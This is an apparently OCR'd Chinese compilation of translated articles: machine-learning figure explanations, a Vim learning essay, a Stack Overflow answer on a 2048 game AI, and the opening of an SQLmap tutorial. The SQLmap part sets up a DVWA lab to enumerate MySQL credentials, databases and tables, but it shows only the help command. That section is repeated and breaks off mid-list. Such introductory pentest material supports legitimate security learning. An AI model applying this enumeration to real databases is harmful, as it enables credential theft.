
5. Irrelevant features:

为什么无关紧要的特征会损害 KNN，聚类，以及其它以相似点聚集的方法。左右的图展示了两类数据很好地被分离在纵轴上。右图添加了一条不切题的横轴，它破坏了分组，并且使得许多点成为相反类的近邻。




6. Basis functions

非线性的基础函数是如何使一个低维度的非线性边界的分类问题，转变为一个高维度的线性边界问题。Andrew Moore 的支持向量机 SVM(Support Vector Machine)教程幻灯片中有：一个单维度的非线性带有输入 x 的分类问题转化为一个2维的线性可分的 z=(x,x^2)问题。




7. Discriminative vs. Generative:

为什么判别式学习比产生式更加简单：PRML 图1.27.这两类方法的分类条件的密度举例，有一个单一的输入变量 x（左图），连同相应的后验概率（右图）。注意到左侧的分类条件密度 p(x|C1)的模式，在左图中以蓝色线条表示，对后验概率没有影响。右图中垂直的绿线展示了 x 中的决策边界，它给出了最小的误判率。




8. Loss functions:

学习算法可以被视作优化不同的损失函数：PRML 图7.5. 应用于支持向量机中的“铰链”错误函数图形，以蓝色线条表示，为了逻辑回归，随着错误函数被因子1/ln(2)重新调整，它通过点（0，1），以红色线条表示。黑色线条表示误分，均方误差以绿色线条表示。



9. Geometry of least squares:

ESL 图3.2.带有两个预测的最小二乘回归的N维几何图形。结果向量y正交投影到被输入向量x1和x2所跨越的超平面。投影y^代表了最小二乘预测的向量。



10. Sparsity:

为什么 Lasso 算法（L1正规化或者拉普拉斯先验）给出了稀疏的解决方案（比如：带更多0的加权向量）：ESL 图3.11.lasso 算法的估算图像(左)以及岭回归算法的估算图像（右）。展示了错误的等值线以及约束函数。分别的，当红色椭圆是最小二乘误差函数的等高线时，实心的蓝色区域是约束区域|β1| + |β2| ≤ t 以及β12 + β22 ≤ t2。

原文链接：
http://www.linuxeden.com/html/news/20140325/149903.html

Vim 的哲学（一）

就在几个小时以前，我回答了一个关于推荐开发工具的问题，很多朋友表示喜欢和鼓励，非常感谢！我也很想多写一些细节，于是便起意开一个系列来聊聊我多次提到的 Vim。

这将是一个 Vim 的教学性质的系列，但是和绝大多数同类教程不同的是，我的重点不在于技巧的传授，而是在于对其观念的理解和阐述。Vim 之所以能卓尔不群靠地就是一种自成一派且精悍有效的“编辑器哲学”（当然 Emacs 也是），就好像网游千千万却唯有 World of Warcraft 一览众山小，那靠地不是技巧与外在，而是与众不同的世界观。这个世界和这个时代，很多东西都能博人眼球，令人叫绝，但唯有那些体现出独特价值观的人或事物才能在人们心里留下难以磨灭的印记。

如何学习 Vim？

我首先来讲讲宏观上的心得体会：如何学习 Vim？这个问题的背后其实隐含着很多诉求，比如：

- 我很懒，不想看厚厚的文档，不想学习无穷无尽的命令、脚本、配置选项……我就想要能够快速上手，在最短时间里成为高手。
- 我很笨，我根本记不住那么多的模式和命令组合，我也永远无法适应古怪的功能键位，我只想“所见即所得”，点点鼠标就可以完成所有的操作。

- 我很烦，我要这要那，我要 debugger，我要 refactor，我要 auto-complete……一句话，我要 Out of box!（开箱即用，应有尽有）但是，谁能告诉我怎么自定义代码匹配的片断啊？谁能告诉我怎么定义语法检查的范围啊？谁能告诉我怎么换字体和颜色主题啊？
- ……等等

我理解，我都能理解。现在我不会批判，未来我会逐一解答，请稍安勿躁。其实在我身上发生的故事就很有代表性，从我接触 Vim 到现在足足超过两年时间，在此期间我无数次鼓起勇气想要征服这个巨兽，却也同样多次的短短几天就败下阵来（令人欣慰的是这些打击倒是让我重新认识了许多别的编辑器）；也试图偷懒直接使用其他人的 `.vimrc` 或者集成安装包，但每次都是好景不长，一旦遇到想要微调的时候就抓狂不已了……

说真的我不止一次想过，或许我一辈子都没法真正学会 Vim，但是内心坦白地说：我对自己很失望。

我不想把这篇文字变水，所以内心独白就省略了。真正的关键在于一年半以后，也就是距今半年以前，一个人改变了我对于学习 Vim 这件事情的态度，或者说他刺激了我让我有了新的动力和方法，我为自己制定了计划并依次施行，终于成功地征服了它。

征服，不是指我无敌了，而是说我对这个工具已经没有任何使用障碍了，即使我还有很多不了解的东西，我也知道如何去应对和掌握它们，剩下的只是时间问题。征服其实是一种领悟，我融入了 Vim 的哲学而已。

我之所以要说这些就是想告诉你们，学习 Vim 并不困难，不需要你多么天才，也不需要你多么努力。你只需要一个想要用它的意愿和一条忠恳的建议——也就是那个人教会我的：保持简单（Keep it simple enough）。

这就是全部的秘诀。唯一阻碍你学会 Vim 的原因就是你总是把它想的太复杂，所以从一开始请放轻松，接下来我会与你分享几乎所有的细节，你一定不会让自己感到失望的！

另外，为了客观证明我不是吹牛逼（比如抄别人的教学帖子来博名望），也为了给你树立一

点信心（我的确知道如何学好 Vim），贴上我刚完成的 Smaterer 测验分数：

其实这个测试不算最难的，满分 800，很遗憾我就差一步到 Master 级别，不过我已经很高兴了。半年而已，我没有白费功夫（而且不是天天像读书考试那样的学，很轻松很愉悦），我相信你一定可以学得更快更好。

第一关：基本移动

如果有些事是不得不去忍受的，那就去寻找享受它的办法。

我这人不算聪明，但贵在有自知之明，有一套非常适合自己的学习方法，所以只要是我想学的就没有学不会的（但不会像天才那样迅速）。经过长达一年半挫折体验的磨砺，我开始修正自己的学习方式，以下是第一阶段的总结。

有些东西是基础中的基础，永远也摆脱不了，Vim 也不外如此。我们无法逃避这个过程，但却可以选择接受它的方式。

Vim 的基本移动就是 `h` `j` `k` `l` 这四个键，分别代表 `左` `下` `上` `右`。很特别是吗？好吧，我承认是很古怪。然而你必须要习惯它们，并且永远不要更改它们的键位！因为这是 Vim 的哲学：

这些键位的存在固然有其历史原因，但更重要的是以下两点：

1. 摆脱对视觉控制的依赖。也就是摆脱使用鼠标等可视化辅助工具来进行光标定位的习惯。人的大脑是很有趣的，逻辑思维和形象思维分别由左右脑来控制，对于常写代码的人来说，保持逻辑思考的专注性非常重要，而不停的使用鼠标指针在屏幕上找来找去无疑会降低这方面的效率。

2. 这四个键在右手标准键位附近，对于移动手指产生的消耗最少。

你应该领会这个意图：保持简单。

可是真正的问题在于习惯真的很难改变，这种移动方式难倒了不少初学者，所以我选择了一些更有趣味的方式。我认为这种改变实际上是在锻炼我们接受新的交互方式，而学习交互的最理想方式无疑是寓教于乐，也就是玩游戏。就连设计软件应用也是一样的道理，如果你的应用里与一些非常规的或者复杂的操作，你总会设计一些互动性很强，很友好的引导教学。Github 为了推广 Git 是怎么做的？他们联合 Code School 录了两套非常棒的视频，其中还包含在线的模拟终端操作！

而对于 Vim，我给你四条建议：

- Vim Adventures 这是一款在线游戏，玩法超级简单，控制键都是 Vim 的移动指令。你所要做的就是把键盘当成手柄，移动一个阴影来寻找字母、人物、宝藏、钥匙等等。如果你无法过关也没有关系，重要的是控制方向这个环节能够把它练习到无需思考且不会犯错就可以了。
- Vim Snake 如果你觉得上一个游戏有点难，因为无法过关让你有挫折感的话，这个游戏就简单多了——贪吃蛇，谁不会玩？只不过你只能用 `h` `j` `k` `l` 来控制方向而已。注意，只有在插入模式（`i`）才能吃到东西，只有在常规模式（`ESC`）才能移动方向。完整的流程如下：移动 -> 对准目标 -> 按下 `i` 直到吃到目标 -> 迅速按下 `ESC` -> 移动。关于模式，我们下次解释。
- Open Vim Tutorials 如果以上两款游戏都让你为难的话（喂，你不是吧？!），那么这就是你的救星啦。请直接跳到第三章练习四方向移动，等到开始习惯这种感觉了再继续挑战游戏。
- Vim Genius 这也是好东西，它比上一个更贴近 Vim 的哲学。它不让你看到要按哪个键，而是给你文字提示让你盲打对应的键，其好处是锻炼自己的肌肉记忆和条件反射思维。然而它比较依靠你的自控能力与耐心，另外英文不好也会有点拖累。

实际上，以上四款推荐都不是单纯的上下左右练习，哪怕是操控最简单的也会有其他键位的练习混杂其中。但是这个阶段的目标只是征服上下左右而已，我的建议是保持注意力在这个

目标上，保持简单。

我在这些游戏和互动式教程身上花费了一个多月的时间，每天平均在 20 分钟左右（也就是 10 个小时），我说过我不算聪明人吧？当然我也没有那么笨啦，主要还是因为我真的喜欢玩游戏，喜欢挑战自己的极限。不过我真正想说的是，不要着急！没有人期待你三天拿下 Vim，你着急给谁看呀！我建议你学 Vim 不代表我认为其他编辑器 / IDE 就是一坨屎，你可以继续使用别的工具来保持工作和学习的效率，只是 Vim 是值得一学的，而且是有点难度的东西，你能够保持抽点时间来练习一下就很不错了。

在下一阶段我还会继续解释为什么要保持简单，继续分享我对 Vim 哲学的感受，另外我们还将了解到非常重要的——模式（Modes）。记住，保持简单，保持期待。

尾记：上文中提到了“一个人”，那个改变了我对 Vim 认识的人，他叫 Gary Bernhardt，他曾经录制了一套非常棒的教学视频系列，不过不是专门针对 Vim 的，主要话题涉及重构、程序设计、测试驱动开发、工具使用技巧等等，涉及到的语言主要是 Ruby Python 和 Shell Script。曾经这些视频很便宜，9 美刀 / 月，我有幸在那时全部获得（总共就花了这么多，赶上恰当的时间，一个月内全部下完了）。遗憾的是他现在的注意力放在了别的事情上，已经不再录制视频了（Twitter 上好多人强烈呼吁他继续，结果他连 Twitter 都不玩了——当然，不是因为这个原因），而过往的视频都打包分成四部分单独出售，总售价不菲。然而，如果你不差钱的话，我依然建议你买来看一看，不单单是因为 Vim！事实上在那些视频里他专门讲解 Vim 的时间非常少，但是所有的操作都是在 Vim 里即时完成的，如果你看了就会知道那是一种什么感觉，什么叫做如臂使指，什么叫做随心所欲。虽然他肯定不是独一无二的高手，也不一定是最强悍的一个，但是我希望我能达到这个水平就非常非常满足了。你看，这个世界上总有一些人一些事会在不经意之间改变你的观念，在一个采访他的视频里有人问道：你是如何把 Vim 用的如此好的？他回答：保持简单。我的理解是，高手口中的保持简单，背后蕴含着无数的探索和尝试，然而这不是困难，真正的困难是你无法理解和保持这种简单的目标。当你费尽心思想要打造最强编辑器，结果还是不能达到你的理想状态然后不得不放弃的时候，你已经背离了 Vim 的哲学。这个系列，虽然讲的是 Vim，但我希望能够表述出我的感悟，并且让读者能感受到我当初的感受，而我相信所谓“Vim 的哲学”也一定能够帮助你在其他任何领域找到共通之处，这才是学习 Vim 的最终价值和意义吧！

原文链接:

http://blog.segmentfault.com/nightire/1190000000445598

什么是游戏 2048 的最佳算法

问题

我最近偶然发现一款叫2048的游戏。你需要通过上、下、左、右的方向移动来合并值相同的方块(Title)。每一次移动之后，一个新的值为2或者4的方块会随机的出现在某个空的位置。所有位置都塞满方块，并且没有值相同的方块可以移动的时候，游戏结束。游戏的目标是构造一个值为2048的方块。

我需要遵循一套定义良好的策略来实现这个目标。所以我想到写个程序来实现。我当前的算法如下:

```
while(!game_over)
{
    for each possible move:
        count_no_of_merges_for_2-tiles and 4-tiles
    choose the move with large number of merges
}
```

我所做的是，在任何时点，我都尝试合并值为2或者4的方块，也就是我会尝试让值为2和4的方块越少越好。如果我尝试那么做，其它的方块会自动的合并，看起来像是个好策略。但是当我真正使用这套算法的时候，我大概只能得到4000分，游戏就结束了。游戏的最高分应该是20000多点，远超我当前的分数。有比上面策略更好的算法吗？

最佳回答

我是 AI 程序的作者，前面也有人提到 AI 程序。你可以看 AI 的运用或者直接阅读源代码。当前，这套运行在我笔记本浏览器的 javascript 程序能够达到90%左右的胜率，每次移动的思考时间是100毫秒。尽管不是最完美，但干得还不赖。

既然这个游戏是一个离散状态空间，信息完备的回合制游戏，类似于象棋和国际跳棋，那么我就使用了针对这些游戏的证明过的行之有效的方法。一套叫 minimax search 的算法，结合了 alpha-beta pruning。既然已经有很多信息解释了这套算法，那么我就仅谈谈我在 static evaluation function 中使用到的两个重要概念。这将会把一些人在这里表达的直觉形式化。

单调性(Monotonicity)

这个概念保证方块的值沿着上下左右方向的，要么增加，要么减少。这个概念单独地解释了一个大家提到的直觉，值较大的方块应该聚集到某一个角落。这将有助于阻止值小的方块被孤立起来，也将让面板保持良好的组织结构，使得值小的方块渐进层叠式的并逐步合并为值大的方块。


下图是一个有完美单调性格子的截屏。我通过运行 eval 函数被设置为忽略其它概念的算法获得，仅仅考虑单调性。

平滑性(Smoothness)

上面的概念倾向于构造值递减的结构，但如要合并，相邻的方格值必须相同。因此，平滑性衡量相邻方格值的差，并尝试减少差。

Hacker News 上的一个评论者用图论给出了一个平滑性的有趣解释。来源于2048的一个优秀分支。

下图是个有完美单平滑性的截屏。




空闲方块(Free Tiles)

最后，有一个针对空闲格子过少的惩罚。毕竟面板过于拥挤的时候，选择受限且很快会被用完。

就是这样。扫描游戏格子，同时优化以上标准，这会产生相当好的表现。与明确硬编码的移动策略相比，这种使用通用性的方法有一个优点，这种算法可以找到有趣且难以预料的解决方案。如果你观察它运行，它经常会做出一些惊奇但有效的移动，比如突然转向一个相反的墙或者角落。

修改

这是该方法强大能力的一个展示。我拿掉了方格值大小的限制(到2048之后还可以继续运行，下图是8次尝试中最好一次的截屏，是的，那可是一个4096外加一个2048)，那意味着在同一个面板上它完成了3次困难的2048。



翻译：**kimy**

原文链接：

http://stackoverflow.com/questions/22342854/what-is-the-optimal-algorithm-for-the-game-2048

SQL 注入之 SQLmap 入门

什么是 SQLmap？

SQLmap 是一款用来检测与利用 SQL 注入漏洞的免费开源工具，有一个非常棒的特性，即对检测与利用的自动化处理（数据库指纹、访问底层文件系统、执行命令）。

读者可以通过位于 SourceForge 的官方网站下载 SQLmap 源码：

http://sourceforge.net/projects/sqlmap/

SQLmap 的作者是谁？

Bernardo DameleAssumpcao Guimaraes (@inquisb)，读者可以通过 bernardo@sqlmap.org 与他取得联系，以及 Miroslav Stampar (@stamparm)读者可以通过 miroslav@sqlmap.org 与他联系。

同时读者也可以通过 dev@sqlmap.org 与 SQLmap 的所有开发者联系。

执行 SQLmap 的命令是什么？

进入 sqlmap.py 所在的目录，执行以下命令：

```
#python sqlmap.py -h
```

（译注：选项列表太长了，而且与最新版本有些差异，所以这里不再列出，请读者下载最新版在自己机器上看吧）

SQLmap 命令选项被归类为目标（Target）选项、请求（Request）选项、优化、注入、检测、技巧（Techniques）、指纹、枚举等。

如何使用 SQLmap：

为方便演示，我们创建两个虚拟机：

1、受害者机器， windows XP 操作系统，运行一个 web 服务器，同时跑着一个包含漏洞的 web 应用（DVWA）。

2、攻击器机器，使用 Ubuntu 12.04，包含 SQLmap 程序。

本次实验的目的：使用 SQLmap 得到以下信息：

3、枚举 MYSQL 用户名与密码。

4、枚举所有数据库。

5、枚举指定数据库的数据表。

6、枚举指定数据表中的所有用户名与密码。

使用 SQLmap 之前我们得到需要当前会话 cookies 等信息，用来在渗透过程中维持连接状态，这里使用 Firefox 中名为“TamperData”的 add-on 获取。

SQL 注入之 SQLmap 入门

什么是 SQLmap？

SQLmap 是一款用来检测与利用 SQL 注入漏洞的免费开源工具，有一个非常棒的特性，即对检测与利用的自动化处理（数据库指纹、访问底层文件系统、执行命令）。

读者可以通过位于 SourceForge 的官方网站下载 SQLmap 源码：http://sourceforge.net/projects/sqlmap/

SQLmap 的作者是谁？

Bernardo DameleAssumpcao Guimaraes (@inquisb)，读者可以通过 bernardo@sqlmap.org 与他取得联系，以及 Miroslav Stampar (@stamparm)读者可以通过 miroslav@sqlmap.org 与他联系。

同时读者也可以通过 dev@sqlmap.org 与 SQLmap 的所有开发者联系。

执行 SQLmap 的命令是什么？

进入 sqlmap.py 所在的目录，执行以下命令：

```
#python  sqlmap.py  -h
```

（译注：选项列表太长了，而且与最新版本有些差异，所以这里不再列出，请读者下载最新版在自己机器上看吧）

SQLmap 命令选项被归类为目标（Target）选项、请求（Request）选项、优化、注入、检测、技巧（Techniques）、指纹、枚举等。

如何使用 SQLmap：

为方便演示，我们创建两个虚拟机：

1、受害者机器， windows XP 操作系统，运行一个 web 服务器，同时跑着一个包含漏洞的 web 应用（DVWA）。

2、攻击器机器，使用 Ubuntu 12.04，包含 SQLmap 程序。

本次实验的目的：使用 SQLmap 得到以下信息：


3、枚举 MYSQL 用户名与密码。

4、枚举所有数据库。

5、枚举指定数据库的数据表。

